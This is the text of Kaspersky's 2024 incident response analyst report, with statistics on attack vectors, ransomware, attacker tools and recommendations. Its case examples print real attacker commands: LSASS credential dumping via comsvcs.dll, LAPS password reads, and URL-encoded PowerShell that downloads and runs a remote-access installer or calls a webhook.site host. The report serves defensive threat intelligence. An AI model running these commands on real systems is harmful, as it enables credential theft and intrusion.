kaspersky

bring on
the future

Analyst report

Incident Response

Table of contents

Executive summary

Initial attack vectors

39%
Exploit of a public-facing application

31%
Valid Accounts

13%
Trusted relationship

Recommendations

- Implement a robust password policy and multifactor authentication
- Remove management ports from public access
- Establish a zero-tolerance policy for patch management

Move around and get things done

Recommendations

- Implement rules for the detection of pervasive tools used by adversaries
- Conduct frequent, regular compromise assessment activities
- Employ a security tool stack with EDR-like telemetry

22%
Mimikatz

20%
PsExec

15%
SoftPerfect Network Scanner

Impact

42%
Files encrypted

17%
Data leakage

11%
Persistence installed for future impact

Recommendations

- Regularly back up all critical data and store backups securely
- Establish role-based access control
- Work with an IR partner to guarantee rapid response times

24%
Industrial

16%
Government

13%
Financial

Learn adversaries and attacks targeting your industry and region to prioritize security investments

51%
CIS

16%
Middle East

11%
Europe

Security operations metrics view

Attack duration

Rush
(hours and days)
<1 day

Average
(weeks)
13 days

Long-lasting
(months)
253 days

Most of faster attacks are incidents with visible impact and are Ransomware attack

Detection reasons

39%
Files encrypted

10%
Suspicious file

18%
Suspicious endpoint activity

10%
Suspicious network activity

Notifications form security tools about suspicious activities allow to detect attacks on earlier stages and decrease the impact

Remediation duration

33 hours
(rush attacks)

40 hours
(average attacks)

50 hours
(long-lasting attacks)

If you desire to decrease the remediation time, start reparing your IR team before incident

Overview and recommendations

◈ In 2024, we saw an expressive increase in the use of valid accounts being used by attackers to access targeted infrastructure. This indicates that more companies are being targeted by initial access brokers (IABs) who sell this data on the dark net for use in attacks. In the context of Ransomware-as-a-Service (RaaS), IABs play a fundamental role in enabling cyber criminals to streamline their attacks. This implies that these victims were already compromised, resulting in leaked credentials, without noticeable impact. And that stresses the importance of frequent compromise assessment activities.

◈ A trend that has remained unchanged for the past few years is ransomware. In 2024, 41.6% of incidents were related to this kind of threat, compared to 33.3% in the previous year. Ransomware looks likely to remain the primary threat to organizations around the globe for the foreseeable future.

◈ LockBit was responsible for 43.6% of infections, followed by Babuk at 9.1% and Phobos at 5.5%. 2024 also saw the rise of **new ransomware families such as ShrinkLocker and Ymir.**

◈ Widespread use of Mimikatz (21.8%) and PsExec (20.0%) was also notable in 2024. These tools are commonly used during post-exploitation for password extraction and lateral movement.

The most popular tools were notable in 2024

Mimikatz **22%**

PsExec **20%**

New threats discovered by GERT

Our team made many significant, interesting discoveries in 2024, from new malware families, such as ShrinkLocker[1] and Ymir[2] to uncovering sophisticated campaigns like Tusk[3] and the large-scale exploitation of CVE-2023-48788[4]. During incident response engagements, our experts also spotted attackers using the leaked LockBit 3.0[5] builder and the Elpaco-Mimic variant[6].

APT activities

Known groups were responsible for 26.3% of all attacks. Of these, a third (31.7%) could not be attributed to a specific group. BlackJack was the most active group, accounting for 9.8% of attacks, while GREF, DarkStar and CloudAtlas were also prominent, each contributing around 5%. Industrial enterprises, financial and government institutions suffered the most from targeted attacks, accounting for 26.8%, 19.5%, and 19.5% of all targeted attacks.

1 SecureList. ShrinkLocker: Turning BitLocker into ransomware

2 SecureList. Ymir: new stealthy ransomware in the wild

3 SecureList. Tusk: unraveling a complex infostealer campaign

4 SecureList. Attackers exploiting a patched FortiClient EMS vulnerability in the wild

5 SecureList. Using the LockBit builder to generate targeted ransomware

6 SecureList. Analysis of Elpaco: a Mimic variant

Introduction

This analyst report contains information about cyberattacks investigated by Kaspersky in 2024. Kaspersky provides a wide range of services — incident response, digital forensics, malware analysis, etc. — to help organizations affected by information security incidents. The data used in this report is derived from working with organizations that have sought assistance with responding to incidents or held professional events for their internal incident response teams. Incident investigation and response services are provided by Kaspersky's Global Emergency Response Team (GERT) with experts in Russia, Europe, Asia, Americas, the Middle East and Africa.

The statistics help us to identify trends relating to the most relevant threats to organizations across various sectors of the economy and regions. This enables us to develop priority protection methods and formulate recommendations which, when implemented, will help organizations enhance their security levels and prepare for incident response in the future, preventing or minimizing damage from attacks. It also gives us a figure for the threat landscape per region and per industry.

About Kaspersky Incident Response

Kaspersky Incident Response (IR) provides a comprehensive and detailed analysis of security incidents. The service covers the entire investigation and response process, including initial response, evidence collection, identifying the primary attack vector, and developing a mitigation plan. It is an integral part of Kaspersky Security Services[7] which ensures your organization is equipped to contain and neutralize threats with confidence.

Persistence installed for future impact – 11%

Trusted Relationship – 13%

Exploit Public-Facing Application – 39%

Data leakage – 17%

Incident Response

Valid Accounts – 31%

Files encrypted – 42%

Geography of IR service requests

2024 saw a shift in the geography of the service coverage. The Middle East region rose to second place in terms of incident response requests with 15.7% of requests, displacing the Americas to fourth place. CIS[8] maintains a dominant position with 50.6% of requests and continues to grow.

| Figure 1 | Geography of requests for Kaspersky Incident Response services in 2024 |

CIS[8]	Middle East	Europe	Americas	APAC	Africa
2024 — 50.6%	2024 — 15.7%	2024 — 10.8%	2024 — 10.2%	2024 — 7.3%	2024 — 5.4%
2023 — 47.3%	2023 — 10.9%	2023 — 9.1%	2023 — 21.8%	2023 — 3.6%	2023 — 7.3%

Ngwxk tmmtvd?
Px'ox zhm rhnk utvd,
vhgmtvm nl

Shift is the first 2 numbers of the year of Kaspersky foundation

Get in touch

8 Commonwealth of Independent States (Armenia, Azerbaijan, Belarus, Kazakhstan, Kyrgyzstan, Moldova, Russia, Tajikistan, Uzbekistan)

Industries

Every organization today is vulnerable to cyberattacks, as reflected in the request statistics across different industries. Last year, industrial, government, and financial sectors reached out to us the most. This is largely because these organizations tend to have more employees and higher levels of computerization, which increases their attack surface. Consequently, they are both more susceptible to attacks and more attractive targets for cybercriminals.

Figure 2

Distribution of requests for Kaspersky Incident Response services by industry

Industry	2023	2024
Industrial	17.0%	23.5%
Government	27.9%	16.3%
Financial	12.2%	13.3%
IT	8.8%	7.2%
Retail	4.1%	6.6%
Transportation	2.7%	6.0%
Healthcare	3.4%	4.8%
Telecom	4.8%	4.2%
Education	4.1%	2.4%
Mass Media	2.1%	1.2%
Other	12.9%	14.5%

■ 2023
■ 2024

Organizational maturity

Looking at the reasons organizations make Kaspersky Incident Response service requests in more detail, we can divide them into two groups.

Group I
(reasons and impact were already known at the time of the request)

These victims typically become aware of an attack when it had already occurred and the damage is evident.

Files encrypted	41.6%
Data leakage	16.9%
Defacement	1.7%
Money theft	0.6%
Service unavailable	0.6%

Group II
(attacks with indicators of suspicious activity)

Based on the results of our analysis, these suspicious activities had the following impacts:

Persistence installed for future impact	10.7%
Active Directory compromised	9.6%
None (False alarm)	5.6%
Account takeover	4.5%
None (Attack prevented or not finished)	4.5%
Data destruction	3.4%
Data manipulation	0.6%

Of course, some of these incidents could also potentially escalate into more severe incidents. Detecting them at an earlier stage of the attack helps to minimize their impact.

Attack duration

All incident cases can be grouped into three categories with different adversary dwell times, incident response duration, initial access, and attack impact.

Rush
(Hours and days)

Major high-velocity ransomware attacks that present the biggest challenge even for mature security operations. Mostly noisy adversary behavior building up on low-hanging fruit — publicly available and easily identifiable security issues.

Average
(Weeks)

Ransomware has made many attacks indistinguishable from faster ones (Rush attacks). In many cases in this group, there is a significant delay between initial access and the subsequent stages of the attack.

Long-lasting
(A month or more)

Irregular periods of active and passive phases during the attack. The duration of active phases is very similar to the previous (Average) group.

Initial vector

Valid Accounts	Exploit Public-Facing Application, Trusted Relationship	Exploit Public-Facing Application, Trusted Relationship, Valid Accounts

Percentage of attacks

44.5%	20.3%	35.2 %

Average duration (median)

<1 day	13 days	253 days

Incident Response duration (median)

33 hours	40 hours	50 hours

Impact

Encrypted data	Encrypted data & money theft	Encrypted data & data leakage

Reasons for requesting the service

Figure 3

Reasons for requesting Kaspersky Incident Response services by region

Legend:
- Account takeover
- Unauthorized access
- Data leakage
- Encrypted files
- Money theft
- Security tool alert
- Suspicious e-mail message
- Suspicious endpoint activity
- Suspicious file
- Suspicious network activity

CIS: 5.1%, 3.5%, 11.1%, 3.5%, 23.2%, 3.5%, 2.5%, 2.0%

Middle East: 2.5%, 2.5%, 2.0%, 1.0%, 1.0%, 2.5%, 1.0%, 1.0%

Europe: 1.0%, 1.0%, 1.5%, 0.5%, 4.0%, 2.0%, 0.5%

Americas: 0.5%, 1.0%, 6.0%, 0.5%

APAC: 0.5%, 2.5%, 2.0%, 1.0%, 1.0%, 0.5%

Africa: 0.5%, 0.5%, 0.5%, 0.5%, 0.5%, 2.0%, 0.5%

True positives

Files encrypted	38.9%
Suspicious endpoint activity	18.2%
Suspicious file	10.1%
Suspicious network activity	10.1%
Data leakage	6.6%
Unauthorized access	5.6%
Security tool alert	5.6%
Suspicious e-mail message	1.5%
Money theft	0.5%

False alarms

Suspicious network activity	42.9%
Suspicious endpoint activity	35.7%
Suspicious file	7.1%

Suspicious activities were among the most common reasons for requests in 2024, as they can indicate the presence of attacker within the network. However, suspicious activities are also the main source of false alarms. Despite this, we recommend investigating all suspicious activities to ensure that no real attacks are missed.

Initial attack vector

Public-facing applications have been the main initial vector of attack for many years. In 2024, they once again ranked first, accounting for 39.2% of incidents. Trusted relationships saw an increase compared to 2023 but remained in third place at 12.8%. Valid Accounts held their position as the second most common vector at 31.4%. We also noted that phishing continues to be a prevalent initial vector, used in nearly one out of every 10 cases.

Figure 4 — Initial attack vector and resulting impact

Legend:
- Account takeover
- Active Directory compromised
- Data destruction
- Data leakage
- Data manipulation
- Defacement
- Encrypted files
- Persistence installed for future impact

Vector	Values
Exploit Public-Facing Application	2.0% 3.9% 1.0% 7.8% 2.0% 15.7% 6.9% — 39.2%
Valid Accounts	2.0% 2.9% 1.0% 5.9% 17.6% 2.0% — 31.4%
Trusted relationship	1.0% 1.0% 2.0% 2.9% 3.9% 2.0% — 12.7%
Phishing	2.9% 2.0% 2.9% 1.0% 1.0% — 9.8%
External remote services	3.9% — 3.9%
Replication through removable media	1.0% — 1.0%
Insider	1.0% — 1.0%
Other	1.0% — 1.0%

Based on these statistics, it can be concluded that regardless of the attackers' initial vector, detection time is primarily influenced by the organization's level of information security. For example, attacks using the most popular vectors can go undetected for anywhere from several days to several months.

Figure 5 — Initial access, and attack duration

Legend:
- Days
- Months
- Weeks
- Years

Vector	Values
Exploit Public-Facing Application	10.3% 12.8% 7.7% 7.7%
Valid accounts	19.2% 5.1% 7.7% 1.3%
Trusted relationship	3.8% 2.6% 5.1%
Phishing	2.6% 3.8% 1.3%
External remote services	2.6% 1.3% 1.3%
User downloaded and executed malicious file	1.3%
Replication through removable media	1.3%
Other	1.3%

Adversaries' tools

In nearly all investigations, adversaries use legitimate tools at various stages of their attacks. While different attacker groups often use their own set of tools which can be used to identify them, widely-used tools such as Mimikatz or PsExec can be used by almost any attackers for password extraction and lateral movement during post-exploitation.

Distribution and frequency of tools used in incidents

Frequent, 8–22%

Mimikatz   PsExec
SoftPerfect Network Scanner
Ngrok   AnyDesk

Average, 4–8%

ProcDump   PowerShell
Impacket   ADRecon   gs-netcat
Advanced Port Scanner   Chisel
Advanced IP Scanner   netscan.exe

Rare, 1–4%

BloodHound   Process Hacker
Nmap   NSSM   WMIC
DiskCryptor   gmer.exe   Remcom
LaZagne

Attackers most commonly use a range of utilities for remote control, evading defenses, and exploring the victim's infrastructure.

Tactic	%	Tools
Command and Control	18.9%	AnyDesk SSH gs-netcat Revsocks Gost Cloudflared RDP PuTTy Tactical RMM
Defense evasion	18.3%	Chisel Process Hacker Localtonet gmer Kavremvr Tor FRP HRSword PCHunter IObit Unlocker Neo-reGeorg Defender Control TDSSKiller
Discovery	15.2%	SoftPerfect Network Scanner NetScan Advanced Port Scanner Advanced IP Scanner ADRecon FScan BloodHound Nmap LAN Search Pro Everything PingCastle adPEAS
Execution	12.2%	PsExec PowerShell SMBExec WMIC NSSM Wmiexec MeshAgent Remcom WSO WebShell ATExec WinSW PAExec
Credential access	11.6%	Mimikatz ProcDump SecretsDump LaZagne CredentialsFileView Nanodump WebBrowserPassView XenAllPasswordPro Gosecretsdump grabFF
Impact	9.8%	BitLocker DiskCryptor Eraser WipeDisk SDelete
Collection	4.9%	7zip WinRAR 7z Adminer SharpHound Raw Copy FileZilla
Lateral movement	3.7%	Impacket Cobalt Strike PowerSploit Metasploit NXC Havoc
Exfiltration	3.7%	Ngrok Rclone WinSCP WinGet Wget MEGASync
Privilege escalation	1.8%	Invoke-sAMSpoofing EfsPotato JuicyPotato

Examples of usage tools in real cases

Ransomware Intrusion: File and directory discovery

ID: T1083[9]   Tactic: Discovery

After the intrusion, threat actors behind LockBit ransomware used compromised credentials and RDP to access a file server and used File Explorer searches to identify files with specific keywords and dates:

```
"Restricted" OR ="Confidential" OR ="Private" OR ="Operational & Inventory" OR ~="Finance" datemodified: 1/1/2022..today
"Balance" datemodified: 1/1/2022..today
"ssn" OR ="Restricted" OR ="Confidential" OR ="Private" OR ~="Operational & Inventory" datemodified: 1/1/2022..today
"tax" OR ="Income Statement" OR ="Balance" OR ="Cash" OR ="Financial Footnotes" OR ="Compensations" OR ="Customer
Information" OR ="Employee Data" OR ~="Intellectual Property" datemodified: 1/1/2022..today
```

Using these filters, the attackers identified critical files in the file server and created a zip file to exfiltrate the information to pressure the victim into making a payment.

Intrusion: Account Discovery — Domain Account

ID: T1087.002[10]   Tactic: Discovery

After gaining access to the infrastructure, the threat actor used PowerShell to execute a set of instructions that enabled them to:

◈ Install additional modules to manage the Active Directory:

```
Import-Module ActiveDirectory
Install-Module ActiveDirectory
Register-PSRepository -Name "PSGallery" -SourceLocation "https://www.powershellgallery.com/api/v2/" -InstallationPolicy
Trusted
Set-PSRepository -Name "PSGallery" -InstallationPolicy Trusted
Install-PackageProvider -Name NuGet -MinimumVersion 2.8.5.201 -Force
Register-PSRepository -Default -InstallationPolicy Trusted
Install-Module -Name ActiveDirectory -Force
```

◈ Manage domain accounts:

```
Import-Module .\Microsoft.ActiveDirectory.Management.dll -Verbose
Unlock-ADAccount -Identity "<edited>"
Get-LAPS
```

◈ Confirm if specific modules were installed:

```
gc "c:\program files\LAPS\CSE\Admpwd.dll"
```

◈ Get information about domain controllers and privileged accounts:

```
$laps = Get-ADComputer -Filter * -Properties ms-Mcs-AdmPwd,ms-Mcs-
AdmPwdExpirationTime -Server <edited> | ? {$.'ms-Mcs-AdmPwd'} | select Name,ms-Mcs-
AdmPwd,@{label="ExpDate";Expression={([datetime]::FromFileTime([convert]::ToInt64($.'ms-
Mcs-AdmPwdExpirationTime')))}}
nltest /domain_controllers
nltest /dclist
nltest /dclist:<domain_edited>
Import-Module AdmPwd.PS
```

---

9 T1083: File and Directory Discovery

10 T1087.002: Account Discovery: Domain Account

Automatic service installation after intrusion: OS Credential Dumping

ID: T1003[11]   **Tactic: Credential Access**

After accessing the infrastructure, several groups deploy automated scripts to configure tasks or install services. In this case, the threat actor installed a service for memory dumping and extracting details from the LSASS service. To evade certain security solutions, they used an interesting technique involving a special character, as described here: https://github.com/login-securite/lsassy/blob/master/lsassy/dumpmethod/comsvcs.py

```
%COMSPEC% /Q /c cMD.eXE /Q /c for /f "tokens=1,2 delims= " ^%A in ('"tasklist /fi "Imagename eq lsass.exe" | find
"lsass""') do rundll32.exe C:\windows\System32\comsvcs.dll, #+0000^24 ^%B \Windows\Temp\<random_name>.tar full
```

Massive Scan to identify and exploit CVE-2023-48788: Persistence by using RRM

ID: T1219[12]   **Tactic: Command and Control**

After identifying a vulnerable version of FortiClient EMS exposed to the Internet, multiple threat actors used RMM tools (remote monitoring and management) and malicious software to install applications and gain persistence in the compromised infrastructure. GERT analyzed and confirmed the presence of multiple payloads deployed during these attacks that took advantage of this unpatched vulnerability[13].

After exploiting the vulnerability, attackers configured a PowerShell command on the exploited system to facilitate the installation of a remote management tool like ScreenConnect:

```
POWERSHELL.EXE -COMMAND ""ADD-TYPE -ASSEMBLYNAME SYSTEM.WEB; CMD.EXE /C ([SYSTEM.WEB.
HTTPUTILITY]::URLDECODE("""%63%75%72%6C%20%2D%6F%20%43%3A%5C%75%70%64%61%74%65%2E%65%78%65%20%22%68%74%74%70%73%3A%2F%2F
%69%6E%66%69%6E%69%74%79%2E%73%63%72%65%65%6E%63%6F%6E%6E%65%63%74%2E%63%6F%6D%2F%42%69%6E%2F%53%63%72%65%65%6E%43%6F%
6E%6E%65%63%74%2E%43%6C%69%65%6E%74%53%65%74%75%70%2E%65%78%65%3F%65%3D%41%63%63%65%73%73%26%79%3D%47%75%65%73%74%22%20
%26%20%73%74%61%72%74%20%2F%42%20%43%3A%5C%75%70%64%61%74%65%2E%65%78%65"""))"""
```

The deciphered script leads to:

```
curl -o C:\update.exe "https://infinity.screenconnect.com/Bin/ScreenConnect.ClientSetup.exe?e=Access&y=Guest" & start /B
C:\update.exe
```

GERT's analysis also confirmed that the attackers were using the public service webhook.site to identify vulnerable services. By sending a e request they could determine whether the service was vulnerable without needing to install any application. This implementation is specifically to exploit during enumeration and does not establish persistence:

```
POWERSHELL.EXE -COMMAND ""ADD-
TYPE -ASSEMBLYNAME SYSTEM.WEB; CMD.EXE /C ([SYSTEM.WEB.HTTPUTILITY]::URLDECODE("""%70%6f%77%65%72%73%68%65%6c%6c%20
%2d%63%20%22%69%77%72%20%2d%55%72%69%20%68%74%74%70%73%3a%2f%2f%77%65%62%68%6f%6f%6b%2e%73%69%74%65%2f%32%37%38%66%58%
58%58%58%2d%63%61%33%62%2d[REDACTED]%2d%39%36%65%34%2d%58%58%58%58%34%35%61%61%36%38%30%39%20%2d%4d%65%74%68%6f%64%20-
%50%6f%73%74%20%2d%42%6f%64%79%20%27%74%65%73%74%27%20%3e%20%24%6e%75%6c%6c%22"""))""
```

When decoded, it revealed a command chain containing a final PS1 command.

```
cmd.exe -> POWERSHELL.EXE -> CMD.exe -> powershell -c "iwr -Uri hxxps://webhook.site/278fXXXX-ca3b-[REDACTED]-96e4-XXXX-
45aa6809 -Method Post -Body 'test' > $null"
```

---

11 T1003: OS Credential Dumping   12 T1219: Remote Access Software   13 SecureList. Attackers exploiting a patched
                                                                                          FortiClient EMS vulnerability in the wild
